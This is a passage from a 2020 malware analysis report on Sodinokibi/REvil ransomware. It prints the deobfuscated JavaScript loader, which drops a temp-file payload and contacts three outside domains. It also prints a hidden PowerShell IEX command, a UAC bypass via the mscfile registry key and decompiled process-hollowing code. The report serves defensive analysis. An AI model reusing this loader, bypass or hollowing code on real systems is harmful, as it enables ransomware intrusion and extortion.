Sodinokibi

Malware report

Jorge Barelles Menes | Pablo Cardós Marqués
Aaron Jornet Sales | Javier Muñoz Alcázar

19 | 06 | 2020

Index

1. Executive report

This document contains an analysis of a sample of the ransomware Sodinokibi.

The ransomware Sodinokibi, also known as REvil, first appeared in the second half of 2019. This ransomware is characterized by its **advanced evasion capacity and the large number of measures that it takes to avoid being detected** by antivirus engines.
It has also been observed that **this ransomware exploits a vulnerability in Oracle Weblogic servers.** This characteristic makes Sodinokibi something of an anomaly. However, like many other ransomware families, **Sodinokibi is a RaaS** (ransomware as a service), which means that while one group maintains and writes the code, another group delivers the malware. [3]
Throughout 2019, there was a progressive increase in the number of companies being attacked by cybercriminals using this ransomware.


Home › Express

Unos hackers secuestran archivos del Ayuntamiento de Zaragoza en un ciberataque

HOY ARAGÓN × 20 NOVIEMBRE, 2019

Figure 1.1: Extract from Hoy Aragón about a Sodinokibi attack [Hackers take files hostage in Zaragoza City Hall during a cyberattack] [1].



RANSOMWARE CIERRA UNA EMPRESA FABRICANTE DE PIEZAS DE AUTO CON MÁS DE 100 AÑOS DE ANTIGÜEDAD; MÁS DE 4 MIL EMPLEOS PERDIDOS

Figure 1.2: Extract from noticiasseguridad.com about a Sodinokibi attack [Ransomware closes a 100 year-old auto parts company; over 4,000 jobs lost] [2].

Sodinokibi has attacked **a wide range of targets in a large number of countries [3].** However, the focus of attacks with this ransomware has been Europe, the USA, and India.

Figure 1.3: Map showing Sodinokibi attacks.

Spain is ninth on the list of most affected countries.




Figure 1.4: TOP 19 countries affected by Sodinokibi

Despite having been discovered in the first half of 2019, Sodinokibi was the **most lucrative ransomware in the last quarter of the year,** earning almost 8% more than Ryuk [4].




Figure 1.5: Costs caused by ransomware in Q4 2019.

2. Features:

2.1. General features JavaScript loader

JavaScript, which launches this ransomware, isn' t in our events, but the detection is registered on our systems, categorized as malware since 05/01/2019.

MD5:3E974B7347D347AE31C1B11C05A667E2




Figure 2.1: Characteristics of the MD5 referring to the JS loader.

On VirusTotal (VT), you can see that most engines classify it as a dropper. You can also see that other analysis platforms have detected it as the JS that launches Sodinokibi.




Figure 2.2: Images from VT referring to Sodinokibi.

2.1.1. Technical characteristics of loader:

This JavaScript creates other Scripts and obfuscated DLLs, which it launches on the system. The main aim of these is to bypass the UAC to obtain privileges and hollow the process in order to run Sodinokibi. We go into more detail about this in point 4, “Interaction with infected system”.

- In **phase 1**, it carries out this bypass using CompMgmtLauncher, which always searches for a registry key, which, by default, does not exist.

956	RegCreateKey	HKCU\Software\Classes\mscfile\\shell\\open\\command	NAME NOT FOUND
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCloseKey	HKCU\Software\Classes\mscfile\shell	SUCCESS
956	RegQueryKey	HKCU\Software\Classes\mscfile\shell\open	SUCCESS
956	RegCreateKey	HKCU\Software\Classes\mscfile\shell\open\command	SUCCESS

Figure 2.1.1. Failed registry search.

This means it will be be created with the content of one of the PowerShells (PS) that it wants to execute with administrator privileges.

Thread:	2276
Class:	Registry
Operation:	RegSetValue
Result:	SUCCESS
Path:	HKCU\Software\Classes\mscfile\shell\open\command\(Default)
Duration:	0.0000125

Type:	REG_SZ
Length:	446
Data:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText('C:\Users

Figure 2.1.2. Creation of Key with PS content.

- In **phase 2**, it will carrying out the process hollowing. It will try to do this on the Ahnlab antivirus.

```
sub_402F84(v4, v3, v9, &loc_412EB8, &savedregs);
Sleep(200);
v6 = sub_412BFC(v5, "HELP");
sub_4028DC(v7, &dword_414884);
if ( ServerStatusCheck(v8, (int)"V3 Service")
  && CheckAutorutRoute((int)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe") )
{
  Sleep(1200000);
  StartProcessHollowing(
    &dword_414884,
    (signed __int32)"C:\\Program Files\\AhnLab\\V3Lite30\\MUpdate2\\Update\\autoup.exe");
}
EDRCheck(dword_414884, 0, *( DWORD *)(v6 + 4));
sub_402FB4();
Sleep(899800000);
```

Figure 2.1.3. Structure of search of Ahnlab.

Given that it is likely that this process does not exist, another PS instance will be created on another process to perform the action. In the image you can see how the strings are obtained in order, the in-memory processes are read, and how it tries to access one of them.

```
v8 = (CHAR *)sub_403F8C();
v5 = (const CHAR *)sub_403F8C();
if ( CreateProcessA(v5, v8, 0, 0, 0, 4u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  lpContext = (LPCONTEXT)sub_4128A4();
  if ( lpContext )
  {
    lpContext->ContextFlags = 65543;
    if ( GetThreadContext(ProcessInformation.hThread, lpContext) )
    {
      ReadProcessMemory(
        ProcessInformation.hProcess,
        (LPCVOID)(lpContext->Ebx + 8),
        &Buffer,
        4u,
        &NumberOfBytesRead);
      if ( *(_DWORD *)(v4 + 52) == Buffer
        && NtUnmapViewOfSection(ProcessInformation.hProcess, *(PVOID *)(v4 + 52)) )
      {
        lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0, *(_DWORD *)(v4 + 80), 0x3000u, 0x40u);
      }
      else
      {
```

Figure 2.1.4. Search for another process.

2.2. Characteristics of the Sodinokibi payload

There are many variants of the payload, as well as of the loader, due to the fact that Sodinokibi is a RaaS (Ransomware as a Service). There are different versions of the ransomware since it is constantly being updated..
This malware first appeared in 2019: On 04/26/2019 it was first seen in attacks on several companies.

Clasificacion:	-83 MW	BrokenInfo:	OK
Ranker Risk:	NULL	CompilerName:	NULL
Category:	Malware (100,103) 06/05/2019 12:38:04	Size:	161280
DateImport:	06/05/2019 12:35:20	Overlay:	NULL
TypeFormatEx:	EXE	ExeType:	Unknown
HeurFI:	NO_FI	ExeImageType:	PE32_EXE
Google:	DESHABILITADO		

Figure 2.2: Characteristics of the MD5 referring to the Sodinokibi payload.

2.2.1. Technical characteristics of Sodinokibi payload


is payload is an executable loaded in memory. Its main aim is to perform the most important task of this ransomware: Encrypting the files and demanding a ransom for them. Within this executable there are distinct parts where you can see how it achieves all of this. We go into more detail about this in section 5, "Sodinokibi". Its most important characteristics are:

- Gathering the **Import Address Table (IAT)**, where it will dynamically obtain all the imports that it will use throughout the process. In the image are some of the libraries that it has loaded.

Address	Hex	ASCII
76B32FBB	41 64 64 49 6E 74 65 67 72 69 74 79 4C 61 62 65	AddIntegrityLabe
76B32FCB	6C 54 6F 42 6F 75 6E 64 61 72 79 44 65 73 63 72	lToBoundaryDescr
76B32FDB	69 70 74 6F 72 00 41 64 64 4C 6F 63 61 6C 41 6C	iptor.AddLocalAl
76B32FEB	74 65 72 6E 61 74 65 43 6F 6D 70 75 74 65 72 4E	ternateComputerN
76B32FFB	61 6D 65 41 00 41 64 64 4C 6F 63 61 6C 41 6C 74	ameA.AddLocalAlt
76B3300B	65 72 6E 61 74 65 43 6F 6D 70 75 74 65 72 4E 61	ernateComputerNa
76B3301B	6D 65 57 00 41 64 64 52 65 66 41 63 74 43 74 78	meW.AddRefActCtx
76B3302B	00 41 64 64 53 49 44 54 6F 42 6F 75 6E 64 61 72	.AddSIDToBoundar
76B3303B	79 44 65 73 63 72 69 70 74 6F 72 00 41 64 64 53	yDescriptor.AddS
76B3304B	65 63 75 72 65 4D 65 6D 6F 72 79 43 61 63 68 65	ecureMemoryCache
76B3305B	43 61 6C 6C 62 61 63 6B 00 41 64 64 56 65 63 74	Callback.AddVect
76B3306B	6F 72 65 64 43 6F 6E 74 69 6E 75 65 48 61 6E 64	oredContinueHand
76B3307B	6C 65 72 00 41 64 64 56 65 63 74 6F 72 65 64 45	ler.AddVectoredE
76B3308B	78 63 65 70 74 69 6F 6E 48 61 6E 64 6C 65 72 00	xceptionHandler.
76B3309B	41 64 6A 75 73 74 43 61 6C 65 6E 64 61 72 44 61	AdjustCalendarDa
76B330AB	74 65 00 41 6C 6C 6F 63 43 6F 6E 73 6F 6C 65 00	te.AllocConsole.
76B330BB	41 6C 6C 6F 63 61 74 65 55 73 65 72 50 68 79 73	AllocateUserPhys

Figure 2.2.1. Dynamically gathering IAT.

- **Exploit for CVE 2018-8453**, a vulnerability in Win32k, which will be used if administrator privileges still haven’ t been achieved.



Vulnerabilidad en productos Microsoft (CVE-2018-8453)


Tipo: Apagado o liberación incorrecto de recursos
Gravedad: Alta
Fecha publicación : 10/10/2018
Última modificación: 02/10/2019

Descripción

Existe una vulnerabilidad de elevación de privilegios en Windows cuando el componente Win32k no gestiona adecuadamente los objetos en la memoria. Esto también se conoce como "Win32k Elevation of Privilege Vulnerability". Esto afecta a Windows 7, Windows Server 2012 R2, Windows RT 8.1, Windows Server 2008, Windows Server 2019, Windows Server 2012, Windows 8.1, Windows Server 2016, Windows Server 2008 R2, Windows 10 y Windows 10 Servers.

Figure 2.2.2. CVE 2018-8453.


In the process, you can see how it obtains the files and attributes that it needs from Win32k. It then launches this exploit.



```
push eax                                        eax:L"C:\\Windows\\system32\\win32kfull.sys"
call dword ptr ds:[<&GetFileAttributesExW>]
```

Figure 2.2.3. Obtaining Win23k attributes.

- **Json**. This section may be the most important, as the malware relies on this file at all times to make checks, such as: Where it has to send user information, what folders to check, what files to encrypt, etc. This file is stored in a section of Sodinokibi, as .grrr. It contains several ways to monitor bugs, and if the Json is tampered with, the execution is aborted.



Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers
00000240	00000248	0000024C	00000250	00000254	00000258	0000025C
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00009974	00001000	00009A00	00000400	00000000	00000000
.rdata	0000F760	0000B000	0000F800	00009E00	00000000	00000000
.data	00001330	0001B000	00001200	00019600	00000000	00000000
.grrr	0000C800	0001D000	0000C800	0001A800	00000000	00000000
.reloc	0000050C	0002A000	00000600	00027000	00000000	00000000


```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  73 68 42 4B 72 34 78 48 4A 4D 6B 78 52 4B 55 6B  shBKr4xHJMkxRKUk
00000010  41 77 71 75 68 42 72 58 63 36 48 57 62 66 34 6D  AwquhBrXc6HWbf4m
00000020  2E F3 A9 26 F0 54 00 00 48 FF 8E 7D 61 61 B6 17
00000030  10 48 F5 10 1B 00 98 D7 C2 FB 5B 20 D4 89 2E 7E
00000040  88 D6 EB 97 42 32 89 FF D0 9A 36 63 9D 71 5B B4
00000050  57 61 86 42 B8 EF A0 58 B7 69 6F A3 0D 8F 33 C1
00000060  0F 3E 08 BA D5 3E CD EC D2 9D 60 FD 4A 3B 94 0F
00000070  B3 13 7D 60 6C 1D BC 4A F8 93 8F E3 CC BB A8 92
00000080  23 C5 32 38 C2 46 B2 25 A4 F8 AE 43 EF 5C 6C B3
00000090  1E 64 02 87 9B DA 29 47 67 C3 2E BD 75 EE 99 03
```


Figure 2.2.4. Json in .grrr section.

3. Entry vector

The most common way for Sodinokibi to get onto systems is through a malicious email sent as part of a phishing campaign. This email contains a link where the user will download a .zip file containing the Sodinokibi loader. The attackers distribute the malware this way since it makes it easier to reach victims. On the other hand, distributing the malware within a .zip file helps it to get around some malware protections on the computer that is to be infected.

The .zip file normally contains an obfuscated JavaScript file, like the one to be analyzed in this report.

4. Interaction with infected system

Firstly, we can see the obfuscated JavaScript, which will be responsible for dropping, deobfuscating, and launching a PS script.





Figure 4.1: Diagram of how the loader works.

When executed, you can see that it launches a wscript.exe to launch the JavaScript (JS) which, in turn, will execute a PS that will perform a bypass to escalate privileges- This is carried out with a file generated in %temp%, called **jurhrtcbvj.tmp**.

```
var spaevunfkbptg = new ActiveXObject('Scripting.FileSystemObject');
var wtutwjaemot = WScript.CreateObject("WScript.Shell");
var ditgkddivs = wtutwjaemot.ExpandEnvironmentStrings("%TEMP%")+"\\";
var qxuos = WScript.CreateObject("shell.application");
function noysdxvou(dfmpln,fwruloa) {
    var tzmcgs=dfmpln.split("").reverse().join("");
    auqdcuxr = '';
    for ( i = 0; i < ( tzmcgs.length / 2 ); i++ ) {
        auqdcuxr += String.fromCharCode( '0x' + tzmcgs.substr( i * 2, 2 ) );
    }
    var oxjcwveflbn = new ActiveXObject("ADODB.Stream");
    oxjcwveflbn.Type = 2;
    oxjcwveflbn.Charset = "ISO-8859-1";
    oxjcwveflbn.Open();
    oxjcwveflbn.WriteText(auqdcuxr);
    if (spaevunfkbptg.FileExists(ditgkddivs+"jurhrtcbvj.tmp")) {
        WScript.Quit();
    }
    oxjcwveflbn.SaveToFile(fwruloa,2);
    oxjcwveflbn.Close();
```

Figure 4.2: Execution of dropping in temp.

t then launches a PS to deobfuscate the **tmp** and run it. The PowerShell is launched by wscript.exe.




```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy
    Bypass -windowstyle hidden -Command "IEX (([System.IO.File]::ReadAllText(
    'C:\Users\INFECT~1\AppData\Local\Temp\jurhrtcbvj.tmp')).Replace('!',''));
```

Figure 4.3: Deobfuscation of tmp.

When the PowerShell has finished executing, it will try to contact one of the 3 domains that can be seen in the following image, and will then finish.

```
function tzeebx(xffnfxgscjtd) {
    rppmeq = WScript.CreateObject('MSXML2.ServerXMLHTTP');
    pupgqbgvgckj = Math.random().toString().substr(2,100);
    try{
        rppmeq.open('GET', xffnfxgscjtd+"?fqmnonqheqbfzhlo="+pupgqbgvgckj, false);
        rppmeq.send();
    }catch(e){ return false; }
    if (rppmeq.status === 200) {
        return true;
    } else {
        return false;
    }
}
if (! tzeebx('http://adv-asp.com.br/video.php')) {
    WScript.sleep(30000);
    if (! tzeebx('http://www.lolizi.com/video.php')) {
        WScript.sleep(60000);
        tzeebx('http://www.villalormeraie.com/video.php');
    }
}
```

Figure 4.4: Connection to three domains

The dropped tmp **jurhrtcbvj.tmp** is also an obfuscated script, which first tries to deobfuscate with the sign "!" and then by loading a base64. You will see that it contains another string in base64, which will launch an install1() function, which will load a dll.

```
jurhrtcbvj.tmp
St!!art!!-!Sle!e!p!!! -s!! !!3!!!2!;![Sy!s!!t!em!.!T!ext!!.En!c!o!!di!ng!]:!!:!Un!!ic!!o!d!!e.!Ge!tSt!r!i!!ng!([!
```

```
evmu/LMjJCct4uW+7lrGo7hrB1FfNpyzfqb+n5brC0Z3I9R+nRj/J3K8eZudD
uP99+++vbV64sXb03Tn8ktn8kWabuKPtGPrQ892nD2Wtr7Y+yyc+YOy8f1pjf
l  [Reflection.Assembly]::Load($UnFiBy)  [Test]::Install1()
```

Figure 4.5: First deobfuscation of the script.

By replacing the execution scrips with what was written in the file, we managed to deobfuscate the script.

```
$UnFiBy = New-Object Byte[](941056)
$DefSt.Read($UnFiBy, 0, 941056) | Out-Null
[io.file]::WriteAllBytes('C:\Users\[redacted]\Desktop\[redacted]\payload_1.netmodule',$UnFiBy);
```

Figure 4.6: Second deobfuscation

The file obtained is a .NET module that contains a function called Install1(), which will load in memory and executes the content of an obfuscated variable in base64.




Figure 4.7: Obfuscated Install1() containing first dll

4.1. Phase 1: Privileges

Once the bas64 is deobfuscated, a dll is obtained, which is responsible for bypassing the UAC seen in the dynamic section in the previous point.




Figure 4.1.1. Diagram of bypass

Firstly, the dll checks the privileges that the processes have, since it will need administrator permissions to perform all the actions. To do this, by calling functions AllocateAndInitializeSid andCheckTokenMembership, it checks what group of users the token belongs to and, therefore, what permissions it has.

In the first image, you can see how an SID initializes. Once it is ready, it makes the check in step two. With this, it will determine that the SID is available for the access token. As you can see, TokenHandle is called with the argument 0, that is, no string is specified, and the default string is used.

This step serves to check whether the process used has administrator permissions, since when it is executed, it does not have sufficient permissions and must elevate them. This is the step before escalating UAC permissions.

